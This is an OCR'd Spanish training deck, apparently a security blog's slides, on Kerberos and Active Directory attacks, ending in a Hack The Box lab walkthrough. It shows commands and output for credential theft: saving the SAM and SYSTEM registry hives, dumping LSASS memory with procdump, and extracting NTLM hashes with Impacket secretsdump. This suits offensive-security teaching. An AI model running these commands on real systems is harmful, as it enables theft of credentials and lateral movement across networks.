
Ataques a Kerberos

- Kerberos brute-force
- ASREPRoast
- Kerberoasting
- Pass the key


- Pass the ticket
- Silver ticket
- Golden ticket



Ataques de Kerberos
Overpass The Hash/ Pass The Key
Pass The Ticket (PTT)
Golder Ticket y Silver Ticket
Kerberoasting
ASREPRoast
- https://www.harmj0y.net/blog/activedirectory/

Hashes



Pass The Hash


MOVIMIENTO LATERAL
Servidores Producción
SOPORTE TECNOLOGIA
www.sniferl4bs.com
Usuario de dominio
USUARIO PRIVILEGIADO
Servidor Desarrollo



```
reg save HKLM\sam sam
reg save HKLM\system system
```

Copy

```
PS C:\Users\htb.peru\Downloads> reg save HKLM\sam sam
The operation completed successfully.
PS C:\Users\htb.peru\Downloads> reg save HKLm\system system
The operation completed successfully.
PS C:\Users\htb.peru\Downloads>
```

```
PS C:\Windows\system32> cd C:\Users\htb.peru\Downloads\
PS C:\Users\htb.peru\Downloads> .\procdump64.exe -accepteula -ma lsass.exe fichero.dump

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:47:59] Dump 1 initiated: C:\Users\htb.peru\Downloads\fichero.dump.dmp
[18:47:59] Dump 1 writing: Estimated dump file size is 55 MB.
[18:48:00] Dump 1 complete: 55 MB written in 0.7 seconds
[18:48:00] Dump count reached.

PS C:\Users\htb.peru\Downloads>
```

```
28.05.21 ~ 18:54:57  sudo secretsdump.py -sam sam -system system local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfd72db4e5eee5d9efd02623117674b8d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8e493d0fb269e3318567bbf1e8549555:::
Ofimatica:1000:aad3b435b51404eeaad3b435b51404ee:5c43c5a8ce8f99632f11c0af97922ea6:::
[*] Cleaning up...
```

- Resolviendo una maquina de HTB

Material adicional de referencia:

[Spanish] You Do (Not) Understand Kerberos

Contacto

- *sniferl4bs[arroba]gmail[dot]com*
- www.sniferl4bs.com
- https://t.me/HackySec